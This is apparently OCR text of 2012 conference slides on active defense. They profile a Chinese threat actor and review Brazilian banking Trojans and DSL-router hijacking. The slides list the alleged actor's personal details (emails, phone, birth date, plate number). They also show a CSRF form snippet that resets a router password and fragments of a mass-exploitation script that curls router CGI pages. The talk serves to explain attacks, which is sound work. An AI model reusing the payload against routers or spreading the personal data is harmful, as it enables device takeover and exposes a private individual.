jeno (xxgchappy_at_vip.sina.com)

jeno@vip.371.net

DOB - 1980-10-1

jeno_1980@hotmail.com

xxgchappy

tawnya

jeno_1980@hotmail is registrant email for

socialup.net

hnsj.org

idogood.net

makewithmoney.com

Contact - makewithmoney.com

ICQ - 567950703

Blackhatworld - xxgchappy, Tawnya

Gender: Male

Birthday: April 3, 1980 (Aries)

Location: Henan - Zhengzhou - Erqi

Education : University of Henan

QQ - 55356626 (xxgchappy@vip.sina.com email)

Phone - 13513899779 (hnsj.org)

Car License plate 2005- Henan ADB922

http://www.secureworks.com/cyber-threat-intelligence/threats/htran/
http://cyb3rsleuth.blogspot.com/2011/08/chinese-threat-actor-identified.html
http://cyb3rsleuth.blogspot.com/2012/03/chinese-threat-actor-part-3.html

Example #4 – .br Trojan Horses

2009 Kaspersky review .br Bank Trojan Horses

- Motive: Low income population drawn into crime
- Means: Delphi (*not taught* in University)
- Opportunity: 1/3 (70m) of Brazil online. eBanking:
  - 7.9mil Banco do Brasil
  - 6.9mil Bradesco
  - 4.3mil Itau

> “ …**banks wish to avoid public investigation** of such thefts.


> “ In order to **protect their reputation**, banks prefer to compensate customers for losses incurred by infection with malicious code…

http://www.securelist.com/en/analysis/204792084/Brazil_a_country_rich_in_banking_Trojans

Example #4 – .br Trojan Horses

2012 Kaspersky review .br **4.5mil** ADSL CSRF

```
<form action=http://192.168.1.1/password.cgi;
method="POST" name="form">
<input type="hidden" name="sysPassword"
value="newpassword">
```



Instale Google Defence para usar o novo Google.com

"…all of them in sunny, beautiful Brazil"

http://www.securelist.com/en/blog/208193852/The_tale_of_one_thousand_and_one_DSL_modems

flyingpenguin
the poetry of information security

CONSEGI 2012

Example #4 – .br Trojan Horses

2012 Kaspersky review .br **4.5mil** ADSL CSRF

- Motive: Steal banking credentials
- Means: Public Disclosure 2011-03-04

  Comtrend ADSL Router CT-5367 C01_R12 Remote Root*

  - dispara.sh: if [$ativos –le $simultaneos];
  - roda.sh: curl $copts http://$ip_completo/password.cgi...dnscfg.cgi
  - echo $ip_completo >> modem-owned.log
- Opportunity: any public IP address


  5 of 6 *known* vulnerable routers sold/used

  by Brazil National Telecom Agency


ANATEL
Agência Nacional
de Telecomunicações

http://www.securelist.com/en/blog/208193852/The_tale_of_one_thousand_and_one_DSL_modems

Example #4 – .br Trojan Horses



1) Who Will Trace Attacks?
2) Who Will Profile IDs?
3) Who Will Dump Data?
4) Who is ***Prepared*** for Active Defense?
    - Technical Capabilities
    - Legal Framework with Guidelines



1) Higher Likelihood
2) Higher Severity
3) And...current **BLOCKS** are insufficient

Active Defense 2012

flyingpenguin
the poetry of information security

CONSEGI 2012

Active Defense 2012

Davi Ottenheimer
davi@flyingpenguin.com

Muito Obrigado!